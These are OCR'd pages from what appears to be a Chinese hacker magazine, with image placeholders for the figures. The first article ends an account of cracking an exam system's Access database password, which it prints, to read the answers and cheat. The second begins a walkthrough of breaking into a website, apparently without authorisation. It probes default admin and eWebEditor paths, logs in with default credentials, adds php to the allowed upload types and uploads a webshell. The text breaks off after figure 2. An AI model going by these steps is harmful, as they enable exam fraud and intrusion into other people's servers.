


图7

幸亏我早有准备，随身携带了Access数据库密码破解利器（如图7）。

很快利用工具破解出密码“wwjt_wy_sg”。我们将密码输入进去，成功打开了数据库（如图8）。




图8

我们找到“T-shiti”表打开。当当当当——答案映入了我们的眼帘（如图9）。




图9




图10

接下来不用说了，写答案，交卷。我们得到了令人欣慰的结果（如图10）。

到此目的基本达到了，有人疑问，考试的时候不可以使用U盘，所以Access的密码破解器无法使用得。但是考试时实战表明，数据库的密码显然在正式考试的时候没有更改，使用的仍然是之前的设置。至于操作题，数据库的另一个表“T_AccessSection”有一些玄机。鉴于为人比较懒，也没有更多的上机实验机会了因而就此为止。我在另一场VB的考试中，发现操作题是编程题，于是答案也就成了代码，可以复制粘贴。而我得了一个很邪恶的分数，于是被老师叫去和谐了一下……因此这里提醒各位：过程比结果更重要，一切适可而止。

（文章中所涉及到的软件已收录在光盘中）

迂回“入驻”servers计划的大作战

spea.TJ→飞

一、前言

最近考试是接二连三的轰炸我，犹如狂风暴雨一般，累的小菜我是上气不接下气，七魂六魄可能就只剩下三魄了！连上网的力气都没，就这两天可以上会儿网，还出现了点那些个事，真是太不给力了。所为何事呢？大家往下看。

话说小菜我好不容易挤出来点时间在家上会儿网，只见QQ像个鸟样的“嘀嘀嘀、滴滴滴”的叫个不停，本想直接kill掉它，但还是出于习惯的看了聊天信息。这看一下不要紧，脑子可充血了。怎么回事呢？都是我那兄弟搞神秘给搞的…拿了个站到我这逗我，还说非常有挑战性，晕！有挑战性，便心痒痒了，我这人就是不敢听到谁说什么有挑战性，搞得我实在安不下心，于是便有了下文。

二、探站取权

打开网站看了下，内容是SHE代言的一个产品，大概看了下整站的结构，是flash和php的结合，整站大部分是dz6.0论坛的程序，尝试性在网址后面输入默认后台http://www.xxx.cn/admin/,成功出现后台登陆界面，随便尝试性的猜解了几个密码均以失败告终。这样的站找注人还是不要想了，想找旁站测试，但我那兄弟说是直接从主站进的，所以也就放弃了旁站。既然是通过主站拿取的shell，那出现漏洞的地方可能有三种：

1.人为的原因，管理员比较偷懒，大多程序设置都是默认的。（出现概率为75%）

2.拥有未见过世的0day。（这个概率为1%，如果他真有0day，早激动的疯了！）

3.程序自身有缺陷。（这个概率为15%，其他未知因素占4%）

综以上数据分析后，最有可能拿到shell的几率还是找程序默认的漏洞了，既然后台登陆密码不是默认的，那么有可能出现问题的地方就是编辑器了！好，立马开找！

php程序常用的就是FCKeditor编辑器了，输入 http://www.xxx.cn/admin/fckeditor/，回车后返回错误，失望…再输入：http://www.xxx.cn/admin/ewebeditor/，回车后返回成功，原来使用的ewebeditor编辑器，输入：http://www.xxx.cn/admin/ewebeditor/admin/login.php/来到后台登陆页面，经过几次测试后以用户admin、密码admin123成功登陆，如图1。接下来就是在上传的时候添加一个php文件了，

在样式管理下拷贝一个样式，在图片类型里面加入php后，单击提交后预览，如图2，在图片上传功能下成功获得webshell，如图3。




图1




图2

